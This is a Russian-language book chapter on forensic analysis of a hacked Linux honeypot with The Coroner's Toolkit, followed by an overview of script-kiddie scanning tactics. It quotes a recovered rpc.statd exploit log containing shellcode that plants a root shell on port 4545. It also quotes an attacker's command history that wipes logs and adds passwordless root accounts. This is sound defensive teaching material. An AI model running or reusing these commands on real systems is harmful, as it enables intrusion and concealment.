The Coroner's Toolkit (TCT) – это набор инструментов с широкими функциональными возможностями. Мы собираемся обратить особое внимание на наиболее часто используемые функции. Чтобы узнать подробную информацию о TCT, обратитесь на сайт *http://www.porcupine.org/forensics*. Задача TCT и системного вскрытия в целом заключается в том, чтобы извлечь из взломанной системы как можно больше информации. Многие пользователи пытаются получить только информацию определенного вида, но они совершают ошибку. Например, если система была взломана путем нападения на rcp.statd, пользователи подумают, что нужно искать только данные, напрямую относящиеся к нападению. Вас очень удивит то, какую информацию можно случайно обнаружить и насколько она окажется полезной. Вместо того чтобы вскрывать и анализировать конкретный набор сведений, мы рекомендуем попытаться собрать как можно больше информации, а затем получить общую картину.

> А теперь несколько слов об отношении к вещам. Когда вы ищете что-то конкретное, ваши шансы очень малы. Потому что среди всех вещей в мире вы ищете только одну из них. Когда вы ищете все что угодно, ваши шансы возрастают. Потому что среди всех вещей в мире вы определенно найдете хоть что-то[1].

Первый этап сбора данных заключается в применении *grave-robber* – инструмента, который собирает невероятное количество полезной информации

[1] Darryl Zero, The Zero Effect.

о взломанной системе, включая информацию о работе системных процессов, регистрационные файлы, файлы конфигурации, контрольные суммы MD5, время MAC и файлы предыстории. Этот процесс происходит автоматически. Собранные данные можно затем использовать для анализа. Например, если у вас взломали систему, при помощи grave-robber можно быстро собрать важные сведения, а затем послать их кому-нибудь для анализа.

Мы будем использовать утилиту grave-robber для сбора информации во взломанной системе на базе Linux. При запуске grave-robber мы дадим задание собирать данные начиная с раздела /mnt, в котором находятся образы. Однако необходимо соблюдать осторожность; нам не нужен анализ собственной доверенной системы. Для запуска процесса сбора данных мы используем следующий синтаксис:

```
ids $grave-robber -c /mnt -d /forensics/data -m -o LINUX2
```

Затем grave-robber пройдет через всю структуру файлов в разделе /mnt, выделит важную информацию и сохранит ее в /forensics/data. Вы уже знаете, как анализировать большую часть этой информации. В частности, этот инструмент соберет все важные регистрационные файлы взломанной системы и скопирует их в /forensics/data. Как мы уже видели, системные журналы могут снабдить нас обширными сведениями, например о системных действиях или удаленных соединениях. Этот инструмент также собирает файлы конфигурации, такие как /etc/hosts и /etc/syslog.conf, и файлы предыстории. Вся эта информация имеет отношение к процессу системного вскрытия.

Инструмент grave-robber также собирает информацию, предназначенную именно для TCT. Это контрольные суммы MD5 для всех файлов, а также время MAC всех файлов. Контрольные суммы MD5 могут пригодиться, если у вас есть база данных, с которой их можно сравнить. Например, такие утилиты, как Tripwire, создадут базу данных контрольных сумм MD5 для всех файлов доверенной системы. После взлома системы контрольные суммы MD5 можно сравнить с известной доверенной базой данных, чтобы определить, были ли изменены какие-то файлы. Корпорация Sun Microsystems сделала это для своей коммерческой операционной системы Solaris. Пользователи могут зайти на *http://sunsolve.Sun.COM/pub-cgi/fileFingerptints.pl* и найти контрольные суммы MD5 бинарных файлов, распространяемых вместе с Solaris. Эту информацию можно использовать для сравнения с MD5, собранными при помощи grave-robber.

Время MAC – это атрибуты, назначающиеся каждому файлу и хранящиеся в inode файла[1]. Эти атрибуты можно использовать для определения

[1] Inode – это структура, содержащая информацию о файле. У каждого файла есть собственная уникальная inode.

порядка, в котором были использованы файлы. Такая информация необычайно важна, поскольку ее можно применить для определения действий, произведенных в системе, аналогично перехвату команд пользователя. Информация собирается при помощи grave-robber, что дает вам возможность узнать о действиях взломщика, полагаясь только на атрибуты MAC.

Время MAC

У каждого файла в Linux есть связанная с ним структура inode, в которой хранятся свойства MAC (modify/access/change – модификация/доступ/изменение), чтобы отслеживать состояние файла. При использовании системных файлов в inode эти свойства обновляются. Свойство Modify определяет состояние, когда в файле изменяются байты, если кто-то, например, пишет в файл или файл добавляется или удаляется из каталога. Access изменяется, когда запускается или открывается поле или когда получен доступ к каталогу. Change относится к событиям, когда изменяется режим или принадлежность файла или когда изменяется сам файл.

В системе Linux можно увидеть свойства любого файла при помощи утилиты stat(lu). Посмотрим на файл test.txt и его свойства MAC:

```
ids $stat test.txt
   File: "test.txt"
   Size: 15    Filetype: Regular File
   Mode: (0640/-rw-r-----) Uid: ( 500/  lance) Gid: ( 500/  lance)
Device:  3,8   Inode: 278758     Links: 1
Access: Sat Jun 24 10:42:11 2000(00243.10:21:58)
Modify: Sat Jun 24 10:42:11 2000(00243.10:21:58)
Change: Sat Jun 24 10:42:11 2000(00243.10:21:58)
```

Stat сообщает нам, что это файл размером 15 байт, принадлежащий файлу UID и GID lance. Он был создан 24 июня 2000 года в 10:42:11. С тех пор к нему не обращались.

Теперь посмотрим, что произойдет, когда мы получим доступ к файлу при помощи команды cat(1). Обратите внимание на то, что текущая дата/время – 22 февраля 2001 года, 20:05:50.

```
ids $date
Thu Feb 22 20:05:50 CST 2001

ids $cat test.txt
This is a test
ids $stat test.txt
```

```
   File: "test.txt"
   Size: 15    Filetype: Regular File
   Mode: (0640/-rw-r-----) Uid:  ( 500/  lance) Gid: ( 500/  lance)
Device:  3,8   Inode: 278758    Links: 1
Access: Thu Feb 22 20:05:55 2001(00000.00:00:03)
Modify: Sat Jun 24 10:42:11 2000(00243.10:23:47)
Change: Sat Jun 24 10:42:11 2000(00243.10:23:47)
```

Обратите внимание на то, что время Access изменилось на текущее время, когда мы получили доступ к файлу 22 февраля в 20:05:55. Однако время Modify и Change остались прежними, так как файл не был изменен.

Теперь давайте изменим права доступа к файлу при помощи команды chmod(1):

```
ids $date
Thu Feb 22 20:06:57 CST 2001

ids $chmod 755 test.txt

ids $stat test.txt
   File: "test.txt"
   Size: 15    Filetype: Regular File
   Mode: (0755/-rwxr-xr-x) Uid: ( 500/  lance) Gid: ( 500/  lance)
Device: 3,8    Inode: 278758    Links: 1
Access: Thu Feb 22 20:05:55 2001(00000.00:01:07)
Modify: Sat Jun 24 10:42:11 2000(00243.10:24:51)
Change: Thu Feb 22 20:07:00 2001(00000.00:00:02)
```

Обратите внимание на то, как обновилось значение времени Change, но осталось прежним время Modify. Если бы мы изменили файл, например добавили или удалили текст, были бы обновлены значения Change и Modify.

```
ids $date
Thu Feb 22 20:06:57 CST 2001

ids $echo "add some text" >> test.txt

ids $stat test.txt
   File: "test.txt"
   Size: 29    Filetype: Regular File
   Mode: (0755/-rwxr-xr-x)    Uid: ( 500/   lance) Gid: ( 500/ lance)
Device: 3,8    Inode: 278758    Links: 1
Access: Thu Feb 22 20:05:55 2001(00000.00:06:25)
Modify: Thu Feb 22 20:12:17 2001(00000.00:00:03)
Change: Thu Feb 22 20:12:17 2001(00000.00:00:03)
```

Записав время MAC для всех файлов в системе, можно определить, что и когда в ней происходило. Если взломщик запускает файл, изменяется время доступа к нему. Как мы упоминали ранее, grave-robber записывает время MAC для всех файлов взломанной системы и хранит эти данные в файле под названием body. Затем можно воспользоваться этой информацией, чтобы получить полное представление о том, что и когда произошло. Все, что нужно сделать сейчас, – взять эту информацию и последовательно расположить файлы на основании значений MAC.

Для этих целей мы воспользуемся утилитой mactime, которая превращает данные о времени MAC, хранящиеся в файле body, в список файлов по времени их использования.

```
ids $mactime -p /mnt/etc/passwd -g /mnt/etc/group -b body 11/06/2000 >
mactime.txt
```

Эта команда берет информацию MAC, хранящуюся в файле body, и последовательно размещает файлы на основании их значений MAC, начиная с 6 ноября 2000 года, дня перед началом нападения. Эта команда была запущена для паролей, принадлежности файлов и групп файлов, которые располагаются в разделе /mnt. Результат, сохраненный в файле mactime.txt, выглядит следующим образом:

```
Nov 08 00 06:25:53  2836  .a.  -r-xr-xr-x  root   root /mnt/usr/bin/uptime
Nov 08 00 06:26:15     0  m.c  -rw-r--r--  root   root /mnt/etc/hosts.deny
Nov 08 00 06:26:51  1024  .a.  drwxr-xr-x  root   root /mnt/etc/rc.d/init.d
Nov 08 00 06:29:27 63728  .a.  -rwxr-xr-x  root   root /mnt/usr/bin/ftp
Nov 08 00 06:33:42  1024  .a.  drwxr------ daemon daemon /mnt/var/spool/at
Nov 08 00 06:45:18   161  .a.  -rw-r--r--  root   root /mnt/etc/hosts.allow
                       0  .a.  -rw-r--r--  root   root /t/etc/hosts.deny
Nov 08 00 06:45:19    63  .a.  -rw-r--r--  root   root /t/etc/issue.net
```

На основании этого списка последовательности событий можно определить следующее. Первые явные признаки каких-то действий в файловой системе появляются 8 ноября в 06:25:53. В это время происходит обращение к программе uptime, скорее всего, запущенной взломщиком для того, чтобы определить, как долго уже действует система. Обратите внимание на то, как установлен атрибут Access. За этим следует модификация в файле /etc/hosts.deny; кажется, файл был сброшен на ноль. Обратите внимание на значения свойств Modify и Change. Это указывает на то, что взломщик отключил контроль доступа TCPrapper. Отключение TCPRapper весьма распространено среди взломщиков, так как после этого разрешается доступ для любой удаленной системы. К каталогу со сценариями запуска системы /mnt/etc/rc.d/init.d также был открыт доступ, значит, взломщик получил листинг каталогов. Затем кто-то запускает программу ftp, предположительно для того, чтобы загрузить в систему файл.

Удаленные структуры inode

Мы только что показали, как можно определить совершенные в системе действия на основании времени MAC для реальных файлов. Эти значения MAC выделяются из структуры inode существующих файлов. Такое действие возможно и с удаленными файлами, пока еще существует inode. Время MAC – это информация, хранящаяся в inode файла. Если можно восстановить inode, то можно восстановить и значения MAC. *Ils* – это утилита, которая восстанавливает удаленные структуры inode. Ils2mac – это утилита, которая берет удаленные inode и определяет значения MAC для файла, аналогичные тем, что grave-robber сохраняет в массиве данных body. Обе эти команды применяются по отношению к файлам, а не к файловой системе `/mnt`. Чтобы восстановить удаленные inode и записать значения MAC, нужно запустить следующие команды. Обратите внимание, чтобы восстановить удаленные inode, команда `ils` запускается не для всей файловой системы, а для образов, находящихся данном разделе.

```
ids $for i in 1 5 6 7 8
> do
> ils /forensics/images/honeypot.hda$.dd | ils2mac > hda$i.ilsbody
> done
```

Теперь у нас есть значения MAC восстановленных inode. Удаленные inode с каждого раздела хранятся в файле body.

```
ids $ls  -l *body
-rw-r--r-- 1  root  root    207   Feb 17 14:42 hda1.ilsbody
-rw-r--r-- 1  root  root  179650  Feb 17 14:42 hda5.ilsbody
-rw-r--r-- 1  root  root    207   Feb 17 14:42 hda6.ilsbody
-rw-r--r-- 1  root  root    796   Feb 17 14:42 hda7.ilsbody
-rw-r--r-- 1  root  root   12618  Feb 17 14:42 hda8.ilsbody
```

Затем можно взять файлы body для удаленных inode и запустить для них *mactime* – точно так же, как мы поступили с файлом body для существующих inode, созданным при помощи grave-robber. Так мы получим информацию о временной последовательности событий для всех восстановленных файлов. Однако самую ценную информацию можно получить, объединив данные из файла body – значение MAC для всех существующих файлов – с только что восстановленными данными удаленных inode. Это даст нам представление о действиях с существующими и удаленными файлами.

Сначала мы объединим значения MAC для существующих файлов со значениями MAC восстановленных inode.

```
ids $cat body hda$i.ilsbody > body-full
```

Затем запустим mactime для файла body-full, чтобы получить обновленный файл mactime.txt.

Рассмотрим ту же самую информацию, но обратим внимание на то, что можно определить при помощи дополнительных данных с удаленных inode. Вот что у нас получилось:

```
Nov 08 00 06:25:53   1836 .a. -r-xr-xr-x root   root   /mnt/usr/bin/uptime
Nov 08 00 06:26:15      0 m.c -rw-r-r--   root   root   /mnt/etc/hosts.deny
Nov 08 00 06:26:51   1024 .a. drwxr-xr-x root   root   /mnt/etc/rc.d/init.d
Nov 08 00 06:29:27  63728 .a. -rwxr-xr-x root   root   /mnt/usr/bin/ftp
Nov 08 00 06:33:42   1024 .a. drwxr------ daemon daemon /mnt/var/spool/at
Nov 08 00 06:45:18    161 .a. -rw-r--r-- root   root   /mnt/etc/hosts.allow
                        0 .a. -rw-r--r-- root   root   /mnt/etc/hosts.deny
Nov 08 00 06:45:19     63 .a. -rw-r--r-- root   root   /mnt/etc/issue.net
Nov 08 00 06:45:24   1504 .a. -rw-r--r-- root   root   /mnt/etc/security/
                                                        console.perms
Nov 08 00 06:51:37 2129920 m.. -rw-r--r-- drosendrosen<honeypot.hda8.dd-
                                                        dead-8133>
```

Обратите внимание на новый файл в самом низу. У него нет названия, так как он был удален. Но зато есть информация, содержащаяся в inode, в том числе принадлежность, размер файла и значения MAC. Это была inode 8133 из раздела hda8 или / файловой системы. Также известно, что файл размером 2,1 Мб был удален 8 ноября в 06:51:37. Попробуем восстановить его и узнать, что он собой представлял.

Восстановление данных

Удаленные файлы можно потенциально восстановить, если была определена inode, что и произошло в данном примере. В TCT входит инструмент под названием icat, созданный специально для таких случаев. При наличии восстановленной структуры inode инструмент icat может восстановить удаленный файл.

```
ids $ icat images/honeypot.hda8.dd 8133 > recovered_file
ids $file recovered_file
recovered_file: GNU tar archive
ids $ls     -l recovered_file
-rw-r-----  1 lance lance      2129920 Feb 21 19:44 recovered_file
```

Мы видим, что это файл архива tar. Обратите внимание на то, что размер восстановленного файла соответствует значению в восстановленной inode. В рамках нашего анализа можно теперь разархивировать и проанализировать восстановленный файл. В данном случае мы обнаружили, что

в файле содержится IRC bot, или робот, программа под названием eggdrop, с функциями кодирования. Информацию о eggdrop и IRC bot можно найти на следующих сайтах:

- *http://www.xcalibre.com/eggdrop.htm*;
- *http://ciac.llnl.gov/ciac/documents/CIAC-2318_IRC_On_Your_Dime.pdf*;
- *http://www.irchelp.org/irchelp/irctutorial.html*.

Информация о владельце говорит о том, что для загрузки была использована учетная запись пользователя lance. Она существовала в разделе hda8, который является корневым. Скорее всего, файл был загружен в /tmp, самое подходящее место для записи при помощи lance. Подробный анализ восстановленной программы eggdrop показывает, что она была создана для целей кодирования.

Помимо восстановления inode у TCT есть еще одна опция, *unrm*, предназначенная для восстановления удаленных файлов. Эта утилита отличается от *icat*, который восстанавливает данные, относящиеся к отдельной inode. Напротив, unrm берет раздел и выдает все, что было удалено из него. При установке образов разделов в /mnt, мы можем получить доступ к существующей файловой системе, но не можем обратиться ни к чему из того, что было удалено. Unrm предоставляет полностью противоположную возможность: выдает только данные, которые были удалены. Это отличный способ восстановления тех данных, которые невозможно восстановить при помощи удаленных структур inode. Например, мы подозреваем, что взломщик изменил системные журналы, скорее всего, чтобы удалить все записи о доступе или действиях. Тогда можно воспользоваться функциями unrm для просмотра удаленных областей в разделе /var, где хранятся системные журналы, и посмотреть, что там можно найти. Как и в случае с ils, необходимо использовать unrm только в образе раздела, а не в установленной файловой системе. В приведенном ниже коде мы используем unrm для просмотра образа раздела /var взломанной системы honeypot:

```
ids $unrm honeypot.hda7.dd | less -B
    ...
    Nov 5 10:54:05 apollo modprobe: modprobe: Can't locate module eht0
    Nov 5 10:54:52 apollo inetd[408]: pid 680: exit status 1
    Nov 5 10:55:11 apollo PAM_pwdb[621]: (login) session closed for user root
    Nov 6 03:00:41 apollo ftpd[973]: FTP session closed
    Nov 6 04:02:00 apollo anacron[1003]: Updated timestamp for job
'cron.daily' to 2000-11-06
    Nov 7 04:02:00 apollo anacron[1576]: Updated timestamp for job
'cron.daily' to 2000-11-07
```

```
    Nov 8 00:08:41 apollo inetd[408]: pid 2077: exit status 1
    Nov 8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
    Nov 8 00:09:00 apollo rpc.statd[270]: SM_MON request for ho\
stname containing '/': ^D<F7><FF><BF>AD<F7><FF><BF>^E<F7><FF\
><BF>^E<F7><FF><BF>^F<F7><FF><BF>^F<F7><FF><BF>^G<F7><FF><BF\
>^C<F7><FF><BF>08049f10 bffff754 000028f8 4d5f4d53 72204e4f \
65757165 66207473 6820726f 6e74736f 20656d61 746e6f63 696e69\
61 2720676e 203a272f 0000000000000000000000000000000000000000\
0000000000000000000000000000000000000000000000000000000000000000\
0000000000000000000000000000000000000000000000000000000000000000\
0000000000000000000000000000000000000000000000000000000000000000\
00000000000000bffff7040000000000000000000000000000000000000000\
0000000000bffff7050000bffff7060000000000000000000000000000000000\
0000000000000000000000000000000000000000000000000000000000000000\
0000000000000000000000000000000000000000000000000000000000000000\
00000000000000000000000000000000bffff707<90><90><90><90><9\
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9\
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9\
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9\
0><EB>R^<89>v<AC><83><EE> <8D>^(<83><C6> <89>^<B0><83><EE> <\
8D>^.<83><C6> <83><C3> <83><EB>#<89>^<B4>1<C0><83><EE> <88>F\
'<88>F*<83><C6> <88>F<AB><89>F<B8><B0>+, <89><F3><8D>N<AC><8\
D>V<B8><CD><80>1<DB><89><D8>@<CD><80><E8><B0><FF><FF><FF>/bi\
n/sh -c echo 4545 stream tcp nowait root /bin/sh sh -i >> /e\
tc/inetd.conf;killall -HUP inetd
```

Здесь мы видим удаленные записи регистрации. Они, скорее всего, были удалены, чтобы скрыть следы деятельности взломщика. Обратите внимание, что в одной записи содержится информация о нападении rpc и программный код, который был запущен в системе.

Зачастую unrm собирает большое количество данных, которые не так просто обработать. Инструмент *lazarus* берет результаты работы unrm и пытается конвертировать восстановленные данные в отдельные бинарные или ASCII-файлы. Затем нужную информацию можно поискать среди этих файлов. Например, unrm был запущен в разделе hda8. Затем собранная информация анализируется при помощи lazarus, который записывает и собирает удаленные файлы, пытаясь как-то их организовать.

Один из файлов, который lazarus назвал 156859.txt, кажется, содержит важную информацию. Дальнейший анализ показывает, что это текстовый файл ASCII, скорее всего, удаленный файл истории команд. Здесь может оказаться самое ценное, так как этот файл записал команды взломщика, а затем был удален. Другими словами, взломщик не хотел нам показывать определенную информацию: команды, для которых требуется локальный

доступ – предположительно использование дискеты, с правами системного администратора. То, что идет после команды exit, очевидно, работа злоумышленника, который инсталлирует backdoor (черный ход) и создает учетные записи own и adm1. Это обычный прием хакеров, использующих удаленный взлом, дающий им доступ к командной оболочке. В данном случае при взломе открывается оболочка, выполняющая команды порта 4545/tcp. Затем взломщик устанавливает с этим портом соединение TELNET и получает доступ администратора без всякого пароля. После этого он устанавливает другой, более надежный черный ход, а потом его закрывает.

```
uptime
rm -rf /etc/hosts.deny
touch /etc/hosts.deny
rm -rf /var/log/wtmp
touch /var/log/wtmp
killall -9 klogd
killall -9 syslogd
rm -rf /etc/rc.d/init.d/*log*
echo own:x:0:0::/root:/bin/bash >> /etc/passwd
echo adm1:x:5000:5000:Tech Admin:/tmp:/bin/bash >> /etc/passwd
echo own::10865:0:99999:7:-1:-1:134538460 >> /etc/shadow
echo adm1:Yi2yCGHowOwg:10884:0:99999:7:-1:-1:134538412 >> /etc/shadow
cat /etc/inetd.conf | grep tel
exit
```

Одновременное использование опции unrm и утилиты lazarus – это мощный инструмент восстановления информации. Зачастую именно удаленные данные, которые взломщик хочет скрыть от нашего взгляда, оказываются наиболее значимыми.

Резюме

Системное вскрытие – это процесс восстановления, записи и анализа информации со взломанной системы. По мнению участников проекта Honeynet, самым предпочтительным инструментом для анализа систем на базе UNIX является The Coroner's Tollkit. Упомянутые нами инструменты TCT – grave-robber, ils, ils2mac, mactime, unrm и lazarus – являются основными инструментами восстановления и анализа данных. Как было показано, эти инструменты необычайно полно восстанавливают и записывают важную информацию. В этой главе была продемонстрирована сила системного вскрытия. Предлагаем вам продолжить анализ взломанной системы honeypot. Образы дисков и инструменты TCT можно найти на сайте *http://www.dmkpress.ru*. Там также есть и ответ для этой задачи, полное системное вскрытие, произведенное нашим экспертом Дейвом Дитрихом.

ЧАСТЬ III

Угроза

Разведка не бывает слишком дорогой.

Фрэнсис Вальсингэм (Francis Walsingham),
глава разведки Елизаветы I

В первой части мы обсудили концепцию Honeynet, дали ее определение и рассказали о ее значении для всех, кто занимается обеспечением безопасности; объяснили принцип ее работы и кратко коснулись рисков и важных моментов работы с Honeynet. Во второй части мы объяснили, как анализировать собранные при помощи Honeynet данные и как получать ценные сведения о противнике. Honeynet предоставляет возможность «реальной проверки» того, что на самом деле делает враг, и наблюдения за взломщиками в их естественной среде. В третьей части мы расскажем о том, что узнала команда Honeynet Project о взломщиках. То, о чем мы будем говорить, нельзя рассматривать как обобщение частных случаев применительно ко всему сообществу взломщиков. Наоборот, описанные нами инструменты, тактика и мотивы взломщиков вновь и вновь встречались на пути Honeynet Project в течение последних нескольких лет. Эти данные относятся в основном ко взломщикам, которые случайным образом ищут и взламывают уязвимые системы. В общем, вместо того чтобы исследовать, определять и совершенствовать собственные инструменты и приемы, такие взломщики пользуются существующими инструментами и известными приемами. Как вы скоро узнаете, эти угрозы касаются каждой организации.

За прошедшие несколько лет команда Honeynet Project определила распространенные инструменты, тактику и мотивы действия сообщества взломщиков и использовала полученные знания для создания общей методологии. Независимо от того, кто вы и на какой системе работаете, ваша организация подвергается риску. В этой главе мы обсудим нашу методологию и посмотрим, каким образом угрозы касаются конкретной организации. В главах 10 и 11 будут представлены примеры варварски взломанных систем honeypot. Поняв механизм действий взломщика, вы лучше узнаете своего врага и стоящую перед вами угрозу.

Угроза

Угроза заключается в так называемой методологии «script kiddie», когда система зондируется и взламывается через самые уязвимые места (дыры). Методология «script kiddie» представляет собой путь наименьшего сопротивления. Побудительные мотивы человека могут различаться, но цель остается той же самой – получить контроль самым легким из возможных способов, обычно над большим количеством систем. Нападающий выполняет свою задачу, выбирая для себя небольшое количество приемов, после чего ищет в сети Internet нужные ему слабые места, и рано или поздно жертва находится.

Одни взломщики являются продвинутыми пользователями, которые разрабатывают собственные инструменты и оставляют за собой сложные черные ходы. Другие не имеют представления о том, что они делают; только знают, как набрать в командной строке `setup`. Независимо от уровня

навыков все взломщики действуют по сходной стратегии: случайным образом ищут слабые места системы, а затем пользуются ими. Именно случайный выбор целей и превращает эту стратегию в такую серьезную угрозу. Ваши системы и сети будут неизбежно прозондированы; скрыться невозможно. Многие администраторы были поражены тем, что их системы были просканированы в течение всего двух дней после подключения к сети, когда никто о них не знал. Здесь нет ничего удивительного. Скорее всего, системы были просканированы взломщиком, который как раз прочищал этот адресный блок (имеется в виду блок IP-адресов).

Если бы эта техника ограничивалась несколькими отдельными случаями сканирования, статистика была бы более обнадеживающей. Так как в Internet находятся миллионы систем, шансы, что кто-то найдет именно вашу, крайне малы. Однако это не тот случай. Большинство подобных инструментов просты в применении и широко распространены; любой желающий может ими воспользоваться. Стремительно возрастающее количество пользователей приобретает эти инструменты с внушающей опасение быстротой; это можно сравнить с бэби-бумом в Internet. Так как Internet не знает географических границ, то угроза быстро распространилась по всему миру. Закон больших чисел внезапно оборачивается против нас. Когда огромное число пользователей Internet применяют эти инструменты, вопрос состоит уже не в том, *будет ли* прозондирована ваша система, а в том, *когда* это произойдет. Если ваша система была подключена к Internet более 24 часов назад, возможно, ее уже прозондировали.

Это прекрасный пример того, когда пребывание в неизвестности не может обеспечить защиту. Ошибочно считать, что, пока никто не знает о ваших системах, вы в безопасности. Или, может, вы думаете, что ваши системы не представляют никакой ценности, поэтому никто не будет их зондировать. Некоторые организации серьезно относятся к вопросам безопасности и создают высокозащищенные системы и сети. Однако все, что требуется, – это единственная ошибка: какая-нибудь система, в которой не изменили программу, неверно настроенная база правил брандмауэра, подключенная к неверному порту система обнаружения вторжения или случайный запуск системы с незащищенным сервисом. Именно эти системы выискивают «script kiddie»: незащищенные системы, которые представляют собой легкую добычу.

Тактика

За прошедшие несколько лет команда Honeynet Project от случая к случаю наблюдала применение против Honeynet одной и той же тактики. Хотя не все взломщики прибегают к этой тактике, она относится к наиболее распространенным способам действия. Скорее всего, ваша организация

также столкнется с данной тактикой. Она очень проста. Большинство взломщиков случайным образом сканируют Internet в поисках определенных уязвимых мест, чтобы впоследствии их использовать. Иногда в ход идут инструменты, предназначенные для массированного сканирования, и сканируют миллионы систем, пока не найдут потенциальных жертв. Большинство применяемых инструментов просты в использовании и автоматизированы, так что не требуют особого взаимодействия с пользователем. Можно запустить инструмент и вернуться через несколько дней, чтобы просмотреть результаты. У взломщиков есть даже название для этого вида инструментов – *autorooter*. Ни один инструмент не похож на другой, точно так же, как не бывает двух одинаковых взломов. Однако большинство инструментов основывается на одной и той же тактике. Сначала взломщик создает базу данных IP-адресов, которые можно просканировать. Следующий этап заключается в сборе информации об этих IP-адресах: какая используется операционная система и какие сервисы или приложения предлагаются. Зачастую необходимо определить версию сервиса или приложения. После того как будет получена эта информация, сам взломщик или его инструмент определяет, насколько уязвима удаленная система. Однако в последнее время взломщики даже не утруждают себя определением уязвимости системы. Они запускают свои приемы против множества систем и смотрят, насколько успешной была попытка.

Предположим, что у хакера есть инструмент, который взламывает уязвимую версию `rpc.statd` в системах Linux, такую как `statdx.c`. Взломщик может не знать принципа работы инструмента и даже не знать, что такое `rpc.statd`. Скорее всего, кто-нибудь объяснил этот прием через IRC, или он загрузил раздел HOWTO (Как сделать что-либо), где приводилась поэтапная инструкция по использованию инструмента. Однако взломщик все же знает, что необходимо найти системы Linux, работающие с уязвимой версией, такой как Red Hat 6.2. Зачастую инструмент заранее настроен на запуск против определенной операционной системы или производителя. Именно такие системы и будет искать взломщик. Сначала он создает базу данных IP-адресов, которые можно просканировать: действующие и доступные системы. Другой способ может заключаться в проведении пересылки зоны DNS-домена. После того как база данных IP-адресов создана, пользователю нужно выяснить, какие системы работают с Linux. Это можно сделать, взглянув на заголовки систем, например через TELNET, или применить более сложные инструменты сканирования для определения типа удаленной операционной системы, такие как Nmap или Queso. Эти инструменты создают специальные пакеты, которые в большинстве случаев могут удаленно определить тип операционной системы, иногда даже версию ядра или установленные патчи. После определения типа удаленной операционной системы нужно узнать, запущен ли конкретный сервис, в данном случае `rpc.statd`. Для

того чтобы уточнить, какие хосты работают с rpc.statd, можно воспользоваться сканерами портов, например Nmap, или простыми системными инструментами, такими как rpcinfo. Теперь остается только взломать уязвимые системы.

Подобная тактика не ограничивается системами на основе UNIX; те же самые приемы используются и против Windows. Взломщики случайным образом зондируют Internet, чтобы найти определенные слабые места систем на базе ОС Windows, а затем взломать их. Одним из самых агрессивных типов сканирования, с которым мы встречались, является сканирование NetBIOS. Взломщики в сети Internet активно проводят сканирование в поисках систем с Windows SMB. Участники проекта Honeynet зарегистрировали более 500 попыток подобного сканирования за один месяц (см. приложение D). Еще один распространенный вид сканирования – это поиск слабых мест NT IIS, таких как Unicode или RDS (краткие названия дырок в Web-сервере MS IIS). Затем нарушители быстро взламывают уязвимые системы. Ни одна из них не находится в безопасности.

Не все взломщики абсолютно точно следуют этой тактике. Зачастую могут применять только часть описанных приемов. Например, многие взломщики не утруждают себя созданием базы данных IP-адресов и просто последовательно сканируют всю сеть в поисках определенного сервиса, такого как демон сервера FTP Вашингтонского университета. Если взломщик найдет систему, действующую с FTP, он не удосужится определить версию или поставщика работающего сервера, а просто начнет взлом. Если получится, хорошо. Если нет, он перейдет к следующей системе. Взломщики могут запустить процесс сканирования на 24 часа в сутки, 7 дней в неделю...

Вы можете подумать, что все это сканирование будет необычайно шумным и привлечет большое внимание. Однако многие пользователи не проводят мониторинг своих систем и не понимают, что их сканируют или что их системы используются для сканирования других систем. Кроме того, многие «script kiddies»[1] спокойно ищут одну систему, которую могут взломать. После этого ее используют в качестве стартовой площадки, напрямую сканируя весь Internet, не опасаясь наказания. Если такие попытки будут обнаружены, отвечать придется системному администратору, а не взломщикам.

Взломщики часто создают архив или делятся результатами сканирования, чтобы ими можно было воспользоваться позднее. Например, создается база данных, куда заносятся сведения о том, какие порты открыты на доступных системах Linux, чтобы воспользоваться текущей уязвимостью карты образа. Однако, скажем, спустя месяц после этого определяется

[1] Обычно взломщики низкой квалификации, которые используют для атак чужие инструменты. – *Прим. науч. ред.*

новая возможность взлома Linux через другой порт. Вместо того чтобы создавать еще одну базу (для чего требуется больше всего времени), злоумышленник может быстро просмотреть заархивированную базу данных и взломать уязвимые системы. Также «script kiddies» распространяют и даже покупают базы данных уязвимых или взломанных систем (примеры см. в главе 11). Затем можно взломать вашу систему, даже не сканируя ее. Только тот факт, что за последнее время она не подвергалась сканированию, не означает, что вы в безопасности.

После проведения атаки более опытные взломщики устанавливают троянские программы или черные ходы (backdoor), которые позволяют получить быстрый и незаметный доступ к системе. Даже если администратор изменит учетные записи или пароли, у взломщика все равно будет удаленный доступ. В системные двоичные файлы внедряются троянские программы, скрывающие присутствие и действия взломщиков. Эта цель достигается путем изменения системных двоичных файлов, чтобы скрыть файлы, процессы и любую другую деятельность взломщика. Троянцы делают незваного гостя незаметным, не запоминая его действия ни в системных журналах, ни в процессах, ни в структуре файлов. Более сложные троянцы модифицируют системные библиотеки или даже загружают узловые модули, изменяя работающее в памяти ядро. Для автоматизации и упрощения этой задачи были созданы и опубликованы инструменты под названием rootkit. Они автоматизируют весь процесс подчинения себе системы, включая зачистку системных журналов для сокрытия следов действия взломщика, замену системных двоичных файлов, установку черного хода и запуск анализаторов для перехвата учетных записей и паролей. Нам даже встречались rootkit, охраняющие взломанную систему, чтобы никакой другой взломщик не мог найти и воспользоваться тем же самым уязвимым местом.

Такие атаки не привязаны к определенному дню или времени суток. Многие администраторы ищут в регистрационных записях признаки зондирования, совершенного поздно ночью, полагая, что именно в это время взломщики производят нападения. Но атаки случаются в любое время. Помните, в большинстве случаев систему взламывает автоматизированная программа, а не сам взломщик. Сканирование производится по 24 часа в сутки; невозможно предугадать, когда оно произойдет. Кроме того, подобные атаки могут исходить из любого уголка Земного шара. Ожидайте сканирования своих систем в любое время и из любого места.

Инструменты

Используемые инструменты сложны в разработке, но очень просты в применении. Для их создания требуются глубокие познания в области

программирования низкого уровня, например знание языка ассемблера и внутренних процессов операционных систем и разработки приложений. Лишь небольшой процент взломщиков владеет такой информацией. Разработка инструментов/техники взлома не относится к прерогативе взломщиков; во многие корпоративные продукты вносятся изменения, после чего они используются в корыстных целях. Однако инструменты разрабатываются или изменяются таким способом, чтобы любой желающий мог ими воспользоваться, имея смутное (или не имея вообще) представление о принципе их работы. В результате все большее число «плохих парней» получает доступ к мощным инструментам, которые сложны для разработки, но необычайно просты в использовании. Большинство инструментов предназначается только для одной задачи с малым количеством опций, частично потому, что запрограммировать и использовать простые функции легче и быстрее. Однако функциональные возможности некоторых инструментов начинают возрастать, так что вместо того, чтобы запускать пять программ ради выполнения одной задачи, можно запустить только одну.

